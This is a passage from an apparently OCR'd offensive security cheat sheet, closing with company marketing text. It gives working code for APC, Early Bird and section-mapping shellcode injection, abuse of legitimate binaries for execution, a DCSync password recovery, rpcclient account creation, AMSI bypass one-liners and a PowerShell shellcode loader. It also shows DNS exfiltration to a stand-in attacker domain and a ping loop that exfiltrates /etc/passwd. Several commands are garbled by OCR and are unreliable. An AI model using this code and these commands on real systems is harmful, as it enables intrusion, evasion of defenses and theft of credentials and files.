
APC is used to asynchronously do multiple tasks at the same time. In this process injection technique, we allocate a memory and then copy the shellcode in it, then either create a suspended thread or hijack an existing one and pass it to APC queue. The difference between creating a suspended thread and hijacking an existing one is that when we create a suspended thread, and then resume it after passing it to APC queue, it immediately gets executed, whereas when we hijack an existing one, we have to wait for the thread to enter alertable state to execute the code.



```
LPCSTR sProcessName = "Notepad.exe";
DWORD dwPid = FindProc(L"Notepad.exe");
DWORD dwThreadId = FindThread(dwPid);
HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, false, dwPid);
LPVOID pBuffer = VirtualAllocEx(hProcess, NULL, Payloads::sCalcSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProcess, pBuffer, Payloads::pCalc, Payloads::sCalcSize, NULL);
// 2 options: either create a suspended thread or hijack existing one
//create suspended thread
HANDLE hThread = CreateRemoteThread(hProcess, NULL, NULL, NULL, NULL, CREATE_SUSPENDED, NULL);
//hijack existing one
// NOTE: this thread has to enter alertable state to execute the code
//HANDLE hThread = OpenThread(THREAD_ALL_ACCESS, false, dwThreadId);
if (QueueUserAPC((PAPCFUNC)pBuffer, hThread, NULL) ==0) {
    cout << "could not queu" << GetLastError();
    return false;
};
//resume thread to execute code
ResumeThread(hThread);
```

Early Bird APC


Early bird APC gets its name from how it's implemented. Instead of injecting into an existing process, we create a suspended process and then copy our payload there, then we queue its main thread and after that we resume it and it immediately gets executed without requiring our patience..



```
PROCESS_INFORMATION pi = {0};
STARTUPINFOA si = { 0 };
//create a process in suspended mode
CreateProcessA(NULL, (LPSTR)"Notepad.exe", NULL, NULL, NULL, CREATE_SUSPENDED, NULL, NULL, &si, &pi);
LPVOID pBuffer = VirtualAllocEx(pi.hProcess, NULL, Payloads::sCalcSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(pi.hProcess, pBuffer, Payloads::pCalc, Payloads::sCalcSize, NULL);
//queue the main thread
if (QueueUserAPC((PAPCFUNC)pBuffer, pi.hThread, NULL) ==0) {
    cout << "could not queu" << GetLastError();
    return false;
};
//resume the main thread
ResumeThread(pi.hThread);
```

MapView Injection

In the mapview injection technique, we create a section(a region of memory) in our own process, then create a local view to be able to access that section, then copy the shellcode to it, then create a remote view in the target remote process for the local section we just created, and by doing this, the remote process can see the shellcode we copied into the section, then by creating a remote thread, we can run the shellcode in the remote process.



```
myNtCreateSection ntCreateSection = (myNtCreateSection)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtCreateSection");
myNtMapViewOfSection ntMapViewOfSection = (myNtMapViewOfSection)GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtMapViewOfSection");
HANDLE hSection, hProcess, hThread;
PVOID pViewAddress = NULL;
PVOID pRemoteViewAddress = NULL;
DWORD dwPid = (DWORD)std::stoi(argv[1]);
SIZE_T size = sizeof(buf);
LARGE_INTEGER sectionSize = { size };
ntCreateSection(&hSection, SECTION_MAP_READ|SECTION_MAP_WRITE|SECTION_MAP_EXECUTE, NULL, &sectionSize, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
ntMapViewOfSection(hSection, GetCurrentProcess(), &pViewAddress, NULL, NULL, NULL, &size, 2, NULL, PAGE_READWRITE);
hProcess = OpenProcess(PROCESS_ALL_ACCESS, false, dwPid);
ntMapViewOfSection(hSection, hProcess, &pRemoteViewAddress, NULL, NULL, NULL, &size, 2, NULL, PAGE_EXECUTE_READ);
memcpy(pViewAddress, buf, sizeof(buf));
hThread = CreateRemoteThread(hProcess, NULL, sizeof(buf), (LPTHREAD_START_ROUTINE)pRemoteViewAddress, NULL,0, NULL);
```

Binary Proxy Execution

Binary proxy execution is all about finding a legitimate binary whether in windows or linux, and to abuse its features to run an illegitimate binary. And by doing this the illegitimate binary gets executed as a child of the legitimate binary resulting in evasion.

- *bitsadmin /create 1 & bitsadmin /addfile 1 c:windowssystem32cmd.exe c:dataplayfolder cmd.exe & bitsadmin /SetNotifyCmdLine 1 c:dataplayfoldercmd.exe NULL & bitsadmin /RESUME 1 & bitsadmin /Reset*
- *explorer.exe /root,"C:WindowsSystem32calc.exe"*
- *Msconfig.exe -5*

This binary executes command embedded in c:windowssystem32mscfgtlc.xml.

- *msedge.exe --disable-gpu-sandbox --gpu-launcher="C:Windowssystem32cmd.exe /c ping google.com &&"*
- *wt.exe calc.exe*
- ..

There are many other binaries that can be abused and many of them are listed in https://lolbas-project.github.io for windows and https://gtfobins.github.io/ for linux.

Active Directory Reversible Encryption

When a user has *AllowReversiblePasswordEncryption* property enabled which is disabled by default, the encrypted password can be decrypted back to its plaintext form since it's no longer a hash. During a DCSync attack, the user's password reverts back to plaintext when the property is enabled for it.

To check which users have the property enabled:

Get-ADUser -Filter {AllowReversiblePasswordEncryption -eq "true"} | Select Name, sAMAccountName

After that if you can use DCSync:

Invoke-DCSync -AllData

And the user's password will be shown to you in cleartext.

RPC

RPC is a service that helps manage and maintain communication between different components. Now if you have a credential that happens to work on RPC, you can query all sorts of things through it. To connect to RPC you can use rpcclient in Linux.

~~~
```
_rpcclient -U “<user>/<domain>@<IP>”_

Now if you don’t have any credential, you can try logging in without one:

_rpcclient -N -U “” <ip>_

After getting in you can query:

- Users: _enumdomusers_

- User query: _queryuser <username>_

- Groups: _enum_domgroups

- Group query: _querygroup <RID>_

- Domain password information: _getdompwinfo_


You can also create a user using RPC:

_createdomuser <username>_

_setuserinfo2 <username> <level> <password>_
```
~~~

Payload development in smb or webdav

plaintext

```
Via SMB:
1. From the compromised machine, share the payload folder
2. Set sharing to 'Everyone'
3. Use psexec or wmic command to remotely execute payload

Via WebDAV:
1. Launch Metasploit 'webdav file server' module
2. Set the following options:
     localexe = true
     localfile= payload
     localroot= payload directory
     disablePayloadHandler=true
3. Use psexec or wmic command to remotely execute payload
     psexec \\ remote ip /u domain\compromised_user /p password "\\payload
     ip \test\msf.exe"

OR -
wmic /node: remote ip /user:domain\compromised user //password:password
process call create "\\ payload ip \test\msf.exe"
```

amsi one line bypass

1. Byte array: This method involves converting malicious code into a byte array, which bypasses AMSI inspection.

plaintext

```
$script =
[System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String
('JABzAGUAcwB0AD0AIgBQAG8AdwBlAHIAcwBoAG8AcgBvAGYAIABjAG8AbgBzAGkAbwBuAHQAIA
BsAG8AbwAgACgAWwBJAF0AXQA6ADoARgBvAHIAbQBhAHQAZQByACkAIgA='))
$bytes = [System.Text.Encoding]::Unicode.GetBytes($script)
for ($i = 0; $i -lt $bytes.Length; $i++) {
    if (($bytes[$i] -eq 0x41) -and ($bytes[$i+1] -eq 0x6D) -and
($bytes[$i+2] -eq 0x73) -and ($bytes[$i+3] -eq 0x69)) {
        $bytes[$i+0] = 0x42; $bytes[$i+1] = 0x6D; $bytes[$i+2] = 0x73;
$bytes[$i+3] = 0x69
    }
}
[System.Reflection.Assembly]::Load($bytes)
```

2. Reflection: This method involves using .NET reflection to invoke a method that is not inspected by AMSI.

plaintext

```
$amsi =
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('a
msiInitFailed', 'NonPublic,Static').SetValue($null,$true)
```

or

plaintext

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('a
msiInitFailed','NonPublic,Static').SetValue($null,$true)
```

1. String obfuscation: This method involves obfuscating the malicious code to evade AMSI detection.
2. AMSI patching: This method involves patching AMSI to bypass the inspection entirely.
3. Using alternative PowerShell hosts: This method involves using alternative PowerShell hosts that don't load AMSI modules.

Byte-patching:

plaintext

```
Add-Type -MemberDefinition '
[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr
lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr
lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr
lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest,
uint src, uint count);
' -Namespace Win32
$shellcode = [System.Text.Encoding]::UTF8.GetBytes('MY_SHELLCODE_HERE')
$mem = [Win32]::VirtualAlloc(0, $shellcode.Length, 0x1000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($shellcode, 0,
[System.IntPtr]($mem), $shellcode.Length)
$thread = [Win32]::CreateThread(0, 0, $mem, 0, 0, 0)
```

Transfer Dns in Linux

```plaintext
On victim:
1. Hex encode the file to be transferred
    xxd -p secret file.hex
2. Read in each line and do a DNS lookup
    forb in 'cat fole.hex'; do dig $b.shell.evilexample.com; done

Attacker:
1. Capture DNS exfil packets
    tcdpump -w /tmp/dns -s0 port 53 and host system.example.com
2. Cut the exfilled hex from the DNS packet
    tcpdump -r dnsdemo -n | grep shell.evilexample.com | cut -f9 -d'
    cut -f1 -d'.' | uniq received. txt
3. Reverse the hex encoding
    xxd -r -p received~.txt kefS.pgp
```

Execute the exfil command and transfer its information with icmp

```plaintext
On victim (never ending 1 liner):
     stringz=cat /etc/passwd | od -tx1 | cut -c8- | tr -d " " | tr -d "\n";
counter=0; while (($counter = ${#stringZ})) ;do ping -s 16 -c l -p
${stringZ:$counter:16} 192.168.10.10 &&
counter=$( (counter+~6)) ; done

On attacker (capture pac~ets to data.dmp and parse):
tcpdump -ntvvSxs 0 'icmp[0]=8' data.dmp
grep 0x0020 data.dmp | cut -c21- | tr -d " " | tr -d "\n" | xxd -r -p
```

HADESS

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:

WWW.HADESS.IO

Email

MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.